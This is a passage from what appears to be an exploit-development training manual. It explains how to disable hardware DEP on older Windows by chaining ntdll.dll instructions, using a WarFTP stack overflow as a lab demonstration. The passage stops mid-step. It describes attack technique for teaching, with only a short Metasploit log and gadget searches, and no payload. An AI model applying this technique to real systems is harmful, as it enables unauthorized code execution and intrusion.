
There are a few techniques that have been made publicly available which successfully defeat hardware-based DEP. Some of them rely on previously discussed techniques such as return-to-libc. If we cannot copy shellcode and execute it within a controlled area of memory, we may be able to call a library function and pass it the necessary arguments that provide us with our desired results. As with any technique, ret2libc attacks have their fair share of limitations, such as the ASLR and the fact that you are limited to using only functionality available in system libraries.

The option we will be focusing on is the disabling of DEP for the process we're attacking, or a specified region of memory. These methods, when successful, are much cleaner and more stable than attempting a ret2libc style attack in most scenarios. These techniques rely on executable memory segments. Whether or not a series of bytes was an intended opcode, we can use them to achieve our desired results.



What's Our Next Step?

At this point we are assuming that our previous attack method has failed due to hardware DEP. We must come up with a different way to successfully execute our code. We will focus on a method released in a paper by Skape and Skywing which can be found at http://www.uninformed.org/?v=2&a=4&t=txt. The method involves using existing code inside of DLLs which are already mapped into the processes address space with the goal of disabling DEP. By creating a frame on the stack, similar to return-to-libc methods, we can force execution to jump to various addresses containing the executable code needed to disable the protection. This technique is quite portable to many vulnerable programs. There are also other possibilities when attempting to disable or bypass hardware-based DEP. Other techniques publicly released involve the creation of executable heaps or other segments to where we can copy our shellcode and redirect execution. We will discuss using ROP for this goal shortly. You still may have to deal with stack canaries in some programs, but in many cases, not every function is protected even in a program compiled with the /GS flag.




DEP at Execution Time

As indicated by Skape and Skywing, a new function was added into ntdll.dll called LdrpCheckNXCompatibility(). The function makes several checks to see whether or not the process is to have DEP enabled. The enabling or disabling occurs within a new ProcessInformationClass called ProcessExecuteFlags. For more on "Process Information Classes," check out http://msdn.microsoft.com/en-us/library/ms684280(VS.85).aspx. A value is passed to the routine with one of the following values:

#define MEM_EXECUTE_OPTION_DISABLE 0x01 ← Turns on DEP


#define MEM_EXECUTE_OPTION_ENABLE 0x02 ← Turns off DEP

#define MEM_EXECUTE_OPTION_PERMANENT 0x08 ← Permanently marks setting for future calls




In Theory ...

One way to defeat hardware enforced DEP would be to set the MEM_EXECUTE_OPTION_ENABLE flag within the Process Information Class "ProcessExecuteFlags." In theory, this would disable DEP for the process. In order to achieve this, one would need to find the correct sequence of instructions within an executable area of memory. It so happens that the instructions exist within ntdll.dll.




Instructions We Need

The first thing we need to do is locate an area of executable memory that will set the al register to 0x01, followed by a return. The return needs to go to an address on the stack that we set up to jump back into ntdll.dll. The location within ntdll.dll in this example must be within the LdrpCheckNXCompatibility routine which starts the process of disabling DEP. Once DEP is disabled, the return must jump to a "jmp esp" or similar required instruction, taking us to our shellcode. We will have had to set up the frame on the stack to hold things in a very specific order.




Demonstration: Defeating Hardware DEP Prior to Windows 7

For this demonstration, we will use an old vulnerable FTP server called "WarFTP." The reason for selecting this application is that it is easily exploitable and allows for the technique to be demonstrated with stability. The WarFTP program is in your 660.5 folder in case you want to try this on your own time. The program will not run on Windows 7 or 8.




Demonstration: Disabling DEP

In order to run this example you will need to be running either Windows XP SP2 or SP3. This technique works on Windows Vista as well, but depending on the program you're analyzing, you may need to deal with ASLR. Windows 7 and beyond does not allow this technique to work. We will get to defeating that soon. Once you enable DEP for all programs you will need to reboot your system. We'll cover the method to do this coming up. Remember that any loaded module may hold a pattern we're looking to find.



Enabling DEP on XP

Let's first enable DEP for all programs, except those we choose to exclude. As shown on the slide, go into your control panel, by clicking on "Start," selecting "Settings," and selecting "Control Panel." Once you pull up your control panel, select "System," followed by "Advanced." From the advanced tab, select "Performance," followed by "Settings." There should be a tab for "Data Execution Prevention." Select that tab and choose the radio button that says, "Turn on DEP for all programs and services except those I select." Click "OK" and close out the popup menus. At this point you will be required to reboot the OS. Do so, and proceed to the next slide.




Trying the Metasploit Module for WarFTP

Now that DEP is enabled for WarFTP, let's try to exploit it with the default Metasploit module.

```
msf exploit(warftpd_165_user) > exploit

[*] Started bind handler
[*] Trying target Windows XP SP3 English...
msf exploit(warftpd_165_user) >
```

As you can see, it was unsuccessful. On the target system, we got the DEP pop-up warning and the program was terminated.




The Vulnerability

We will not cover the specifics of this vulnerability, but from a high level:

- The FTP USER command is vulnerable to a stack overflow
- At 485-bytes, you get control of the return pointer
- The stack pointer is pointing directly below the return pointer at the time of the crash due to normal procedure epilogue behavior
- If you overwrite the return pointer with the address of a "jmp esp" instruction, and place your shellcode after the return pointer overwrite, shellcode execution is achieved

DEP is stopping our attack from being successful, as shown in the previous slide.



Searching for Opcodes (1)


We need to locate the instructions:

mov al,0x1

ret 0x4

Click anywhere within the disassembly pane for the module ntdll.dll and press "ctrl-s." At this point you should get a free-form text box, allowing you to enter in a sequence of instructions for which you are looking. Enter in the two instructions from above and click "Find." Record this memory address as we will need it to build the exploit.

We need to set the al register to 0x1 to satisfy a requirement that you will see shortly. If the value is not equal to 0x1, the disabling of DEP will fail. We are searching for a "ret 4" instead of a "ret" as there were no occurrences of that sequence. i.e. "mov al, 0x1" followed by a "ret" yielded no results, but "mov al, 0x1" followed by a "ret 4" had a result.




Searching for Opcodes (2)

Let's now determine the address we need within ntdll.dll that will disable DEP for the process. The disabling of DEP occurs within the LdrpCheckNXCompatibility routine as indicated by Skape and Skywing. To find the location inside of ntdll.dll on your system, press CTRL-S and enter:

